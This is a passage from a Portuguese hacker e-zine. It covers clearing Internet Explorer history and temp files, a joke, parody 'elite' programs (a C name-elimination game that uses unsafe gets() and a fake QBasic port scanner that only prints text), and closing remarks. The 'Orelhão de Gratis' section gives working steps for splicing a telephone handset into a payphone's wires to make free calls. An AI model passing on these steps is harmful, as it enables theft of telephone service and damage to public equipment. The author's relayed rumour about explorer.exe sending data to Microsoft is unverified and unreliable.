e a direita irá aparecer na coluna nome a , b , c , d ....com os respectivos comandos utilizados anteriormente , por exemplo a: , d: , regedit ... e assim por diante para deixar em branco basta excluir os nomes deletando os valores a , b , c ,d ...

Imagem:



Apague os arquivos temporários do IE

Para você isso vai ser muito bom por que os arquivos temporários além de diminuir o espaço em disco estão sujeitos a enviarem informações sua a servidores... então exclua eles, para fazer isso:

1- Abra o Internet Explorer (IE)

2- Vá em "Ferramentas"

4- Clique em "Opções da Internet"

5- Vai abrir uma janela após ter clicado em "Opções da Internet" e nessa janela vai ter o botão "Excluir Arquivos" pois Clique nele...

6- após clicar em "Excluir arquivos vai abrir uma janela perguntando se você quer excluir o "conteúdo off-line" pois eu recomendo que marque essa opção e clique em ok

7- Espere um pouco porque isto chega a demorar 4 minutos dependendo do PC e da quantidade de arquivos existente.

depois disso recomendo que de uma olhada na pasta Cookies (C:\WINDOWS\Cookies) Caso esteja algum arquivo lá, exclua ele

Ainda há um outro jeito tbm...

Vá na pasta C:\WINDOWS\Temporary Internet Files e delete os arquivos de lá e os da pasta C:\WINDOWS\Cookies

Certificando de Tudo...


1- Abra o Regedit.exe (C:\windows\regedit.exe)

Vá em

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs

e apague as chaves que estiverem as urls dos SITES e FTPs visto por voce.

Imagem:



OBSERVAÇÕES

Estou estudando Sobre a TEMP para ver se ela oferece perigo a alguma pessoa na Internet qto a parte de rastros.... E recebi a informação de uma pessoa a qual eu não lembro bem ,que disse que as informações sobre seu computador são enviadas a

Microsoft pelo explorer.exe vou checar se essa informação é verdadeira e depois falo com vocês.... acho que isso é relacionado a TEMP

menu

Orelhão de Gratis

Por: Inf3rninho

Naum sou pheracker, mais conheço muita gente q reclama das tecnicas q encontram por ai e naum funfa, esse daqui eu garanto q funfa por q alem de mim conheço mais gente q a usa, ela e bem simples e o seguinte:

O que vc vai precisar e de um aparelho de telefone e dois jacares (pequeno gancho achado em qualquer loja de componentes eletrônicos), o mais dificil e puxar os fios detras do orelhão então se vc conseguir isso o resto e moleza (alguns orelhões tem proteção tipo os fios passam por dentro de um cano de ferro, mais são poucos), descasque os fios do orelhão, pegue o aparelho de telefone e corte aquele encaixe que vc liga na parede pra dar linha, depois disso descaque tb esse cabo e prenda o jacare nas duas pontas dele, lembrando que a boca do jacare deve ser usada para conectar no orelhão assim fica mais facil e mais rapido de fazer o trambique ja q vc tem ki fazer isso sem ninguem ver, depois e so prender os jacares nos fios do orelhão se naum der linha inverta eles, se vc conseguir linha e so discar no aparelho telefonico mesmo.

menu

Mac-Vingança

Autor Desconhecido

Três engenheiros da Apple e três da Microsoft viajavam de trem para uma coferência. Na estação, os engenheiros da Microsoft copram três passagem, mas observam que os da Apple compram somente uma.

-Como três pessoas podem viajar com apenas uma passagem? -perguntam os empregados da Microsoft.

-Observem, e vocês verão - respondem os da Apple.

Todos entram no trem. O pessoal da Microsoft toma seus respectivos lugares, mas os funcionários da Apple trancam-se no banheiro.

Quando o trem parte, o coletor de passagens bate na porta do banheiro onde está o pessoal da Apple e pede o bilhete. Apenas uma mão e estendida para fora, entregando-o. O coletor pega a passagem e vai embora.

Os empregados da Microsoft vêem tudo e chegam à conclusão de que é mesmo uma ideia inteligente. Na volta, eles decidem, como de costume, copiar idea da Apple e compraram apenas uma passagem. Os engenheiros da empresa concorrente, entretanto, não compram nenhuma.

-Como vocês viajarão sem nenhuma passagem?

-Vocês verão!

Quando o trem parte, os empregados da Microsoft trancam-se em um banheiro, e os da Apple, em outro. Então, um dos engenheiros da Apple sai do banheiro, bate na porta onde está o pessoal da Microsoft e diz:"A passagem, por favor".

menu

Sup3r l33t pr0gz

Essa seção foi chupada da f3, isso pq acredito q e-zine q naum tem uma seção de programas Hax0rs naum pode ser considerada como tal, se vc naum conhecia essa seção, saiba q este espaço e dedicado a programas hackers muito bem elaborados, ou seja coisa só pra elite.

Neste numero teremos dois programas muito hax0rs um feito por Narcotic em C e outro feito por mim na linguagem mais fudida q ja existiu o poderoso e inigualavel Qbasic :p

Coloquei um executavel junto q e pra vc q naum tem copilador naum se sentir excluido ;)

Apesar do comentario no inicio do prog. ele foi muito bem elaborado e tem uma causa muito nobre o autor talvez naum tenha notado ainda mais essa e a verdade, rode esse prog e acabe com seus inimigos de uma vez por todas.

-------xX !!! CuT HeRe !!! !!! CuT HeRe !!! !!! CuT HeRe !!! Xx-------

```
/*
* Programa idiota que faz algo idiota
* Escrito por Narcotic <halies@gmx.net>
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

struct nomes {
char *nome;
struct nomes *prox;
};

int main()
{
char nome[128];
struct nomes *lista = NULL, *aux, *aux2;
int i, j, valor;

int qtdade_nomes;

printf("Bem vindo ao programa idiota\n");
printf("O que ele faz? Voce digita uma quantidade de nomes \ne digita os");
```

```
printf(" nomes das pessoas, ae o programa vai matando elas,\n ateh sobrar");
printf(" apenas uma. Quem sobrevivera?\n\n\n");

printf("Digite a quantidade de vitimas: ");
scanf("%d",&qtdade_nomes);

for(i = 0; i < qtdade_nomes;i++)
{

printf("Digite o nome da vitima (numero %d): ",i + 1);
gets(nome);

aux = (struct nomes *)malloc(sizeof(struct nomes));
aux->nome = (char *) malloc(sizeof(char) * strlen(nome) + 1);

strcpy(aux->nome,nome);

aux->prox = lista;
lista = aux;
}

printf("Gerando as mortes...\n\n");
srand( (unsigned)time( NULL ) );


for(i = 1; i < qtdade_nomes;i++)
{
```

```
valor = rand() % (qtdade_nomes - i);

aux = lista;

for(j = 0; j < valor; j++)
{
aux2 = aux;
aux = aux->prox;
}

printf("%s acabou de ser morto.\n",aux->nome);

if(aux2 == aux)
lista = aux->prox;
else
aux2->prox = aux->prox;

free(aux->nome);
free(aux);
}

printf("O unico sobrevivente foi o %s\n",lista->nome);
printf("cabou...!!!");

free(lista->nome);
free(lista);
```

```
return 0;
}
```

-------xX !!! CuT HeRe !!! !!! CuT HeRe !!! !!! CuT HeRe !!! Xx-------

Esse programa em qbasic q fiz e pra calar a boca de muita gente q fica zuando com o poderosissimo Qbasic repare na estrutura do portscan, por sinal o melhor q conheço (logico foi eu q fiz heuhe) faz seu nmap parecer brincadeira de criança, e alem de scanear portas abertas ele conecta nelas via telnet automaticamente repare na quantidade de print e vera como esse prog e realmente um dos mais hax0rs q vc conhece.

-------xX !!! CuT HeRe !!! !!! CuT HeRe !!! !!! CuT HeRe !!! Xx-------

```
10 REM Este scaner e muito leet então seja bonzinho ao scanear alguem
20 PRINT "SuperPortScan v. 1.0 by Inf3rninho for Elite Only"
30 INPUT "Digite o IP a Scanear"; A$
40 PRINT "Scaneando ..::"; A$; "::.. aguarde"
50 PRINT "Scan terminado imprimindo relatorio"
60 PRINT "Ports Opens:"
70 PRINT "21 - FTP"
80 PRINT "23 - Telnet"
90 PRINT "25 - SMTP"
100 PRINT "110 - POP3"
110 INPUT "vc quer se conectar remotamente em uma dessas portas s/n ?"; N$
120 IF N$ = "s" THEN GOTO 130 ELSE 170
130 PRINT "vc e hackao mermo heim"
140 PRINT "conectando remotamente em:"; A$
150 PRINT "se vira agora q tu naum nasceu umbigado comigo :p"
```

```
160 END
170 PRINT "covarde, bundao, lamer, paga pau, medroso, foge mesmo pivete huahauhuaahu"
180 END
```

-------xX !!! CuT HeRe !!! !!! CuT HeRe !!! !!! CuT HeRe !!! Xx-------

menu

Caixa de Correio

Tinha tanto mail pra colocar aki q resolvi naum colocar nenhum pra naum fazer injustiça com ninguem, huahauhauha, eh tipo esse espaço esta reservado para colocar o mail na integra do pessoal q enviar o dito cujo para inferninho@viriihacking.tk junto com minha resposta, o conteudo pode ser pedidos de materias ou envio, reclamações, elogios, comentarios, perguntas e qualquer outra coisa q vc quiser mandar so naum vale mandar eu me fud..... q ai eu fico tristim heuheuehuehuehueh.

menu

Finalizando

Droga odeio despedidas, isso me deixa muito melancolico, huahauahaahu, credo q piegas.

Agora e serio, Deus sabe lá como eu consegui arrumar tempo pra escrever esse troço q vc teve coragem de ler ate aki (vc leu tudinho? pow tu e corajoso mermo hein rapaz?) e so ele deve saber quando eu vou arrumar tempo pra escrever a primeira edição não beta test (apesar deq quem e usuario do site do grupo e da lista de discursão do mesmo, sabe q muito dessa zine ja tinha sido reportado em um deles mais a maioria e da lista de discursão, mais mesmo assim dá trabalho organizar tudo e remodelar algumas partes do texto para se enquadrar na zine), mais ate o final de Janeiro ela fica pronta pq nesse periodo eu to de ferias na faculdade ai ja alivia bastante.

Espero q vc tenha gostado, se vc achou q ficou muito basica, da uma oiada dinovo na introdução q vc fica sabendo do motivo, mais eu gostaria de receber sugestões (são muito bem vindas por sinal), programas pra seção sup3r l33t progz, e ate materias se vc tiver algum rabisco escrito ai, mais se naum tiver peça materias q vc gostaria de ver aki q eu tento colocar em alguma parte da zine.

Por falar em materias recomendo q vc leia:

O National Infrastructure Protection Center (NIPC), unidade de combate ao cibercrime do FBI e o SANS Institute (System Administration, Networking, and Security) publicaram uma listagem com os vinte principais problemas de segurança da informação relacionados com a Internet. A lista Top 20 do SANS/FBI que aborda as 20 vunerabilidades mais criticas de segurança na internet em uma versão em português pode ser baixada na pagina principal do site Infoshack InSecurity (http://www.infoshack.cjb.net)

Greetz to LoREnA_ SuMMerS, foi por causa de uma conversa com ela q essa zine começou. Beijos na bunda muie >:-]

[]'s e t+